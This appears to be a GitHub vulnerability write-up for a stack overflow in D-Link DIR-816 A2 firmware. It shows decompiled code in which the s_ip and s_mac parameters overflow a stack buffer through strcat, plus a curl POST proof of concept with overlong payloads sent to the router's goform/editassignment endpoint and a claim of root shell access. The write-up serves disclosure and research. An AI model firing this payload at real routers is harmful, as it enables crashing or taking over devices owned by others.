

main IOT\_vuln / d-link / dir-816 / 3 /

rencvn and rencvn add dir-816 ...

on Apr 12 History

..

img 8 months ago

readme.md 8 months ago

readme.md

# D-link DIR-816 A2\_v1.10CNB04.img Stack overflow vulnerability

## Overview

- Manufacturer's website information: <https://www.dlink.com/>
- Firmware download address : <http://tsd.dlink.com.tw/GPL.asp>

## 1. Affected version

**D-Link**  
Building Networks for People

Quick Find

Downloads GPL Source Code Support [Contact Us](#)

**Technical Support**

**Downloads**

**DIR-816**

<b>Type</b>	Firmware
<b>Description</b>	Firmware: DIR-816_A2_FW_v1.10 (for DCN)
<b>Download</b>	<a href="#">DIR-816_A2_FW_1.10CNB04_Release note.pdf</a> <a href="#">DIR-816 A2_v1.10CNB04.img</a>
<b>Last modified</b>	2017/03/23

> Audio/Video  
 > Home Plug  
 > Internet Camera  
 > Managed Switch  
 > Audio/Video>Accessories  
 > Audio/Video>D-Life  
 > Audio/Video>KVM  
 > Audio/Video>Media bridge  
 > Audio/Video>Media player

Figure 1 shows the latest firmware Ba of the router

## Vulnerability details

```

16 char v16[1024]; // [sp+18h] [-400h] BYTE
17
18 memset(v16, 0, sizeof(v16));
19 v2 = (_BYTE *)websGetVar(a1, "s_ip", "");
20 v4 = (_BYTE *)websGetVar(a1, "s_mac", "");
21 v3 = websGetVar(a1, "editflag", "");
22 v5 = 0;
23 v6 = 0;
24 if ( v3 )

```

The program will s\_ip,s\_ The content obtained by MAC parameters is passed to V2 and V4

```

69  }
70  strcat(v16, v4);
71  strcat(v16, "");
72  strcat(v16, v2);
73  strcat(v16, "|");
74  if ( v13 )
75  {
76  if ( *(BYTE *) (v13 + 1) )

```

After that, V2 and V4 are added to the stack of V16. There is no size check, so there is a stack overflow vulnerability.

## Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware DIR-816 A2\_v1.10CNB04.img
2. Attack with the following POC attacks

```

curl -i -X POST http://192.168.0.1/goform/editassignment -d tokenid=xxxx -d
's_ip=aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaaakaaalaaamaanaaaooapaaaqaaaraasaaata
-d
's_mac=aaaabaaacaaadaaaeeaaafaaagaaahaaaiaaajaaakaaalaaamaanaaaooapaaaqaaaraasaaat

```






Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shell

```
$ ls -n
total 56
drwxr-xr-x 2 1000 1000 4096 Mar  6 2017 bin
drwxr-xr-x 3 1000 1000 4096 Apr  7 18:46 dev
drwxr-xr-x 2 1000 1000 4096 Mar  6 2017 etc
drwxr-xr-x 9 1000 1000 4096 Mar  6 2017 etc_ro
drwxr-xr-x 2 1000 1000 4096 Mar  2 2017 home
lrwxrwxrwx 1 1000 1000   11 Mar  6 2017 init -> bin/busybox
drwxr-xr-x 4 1000 1000 4096 Mar  6 2017 lib
drwxr-xr-x 2 1000 1000 4096 Mar  2 2017 media
drwxr-xr-x 2 1000 1000 4096 Mar  2 2017 mnt
drwxr-xr-x 2 1000 1000 4096 Mar  2 2017 proc
drwxr-xr-x 2 1000 1000 4096 Mar  6 2017 sbin
drwxr-xr-x 2 1000 1000 4096 Mar  2 2017 sys
drwxr-xr-x 2 1000 1000 4096 Mar  2 2017 tmp
drwxr-xr-x 5 1000 1000 4096 Mar  2 2017 usr
drwxr-xr-x 2 1000 1000 4096 Mar  2 2017 var
$
```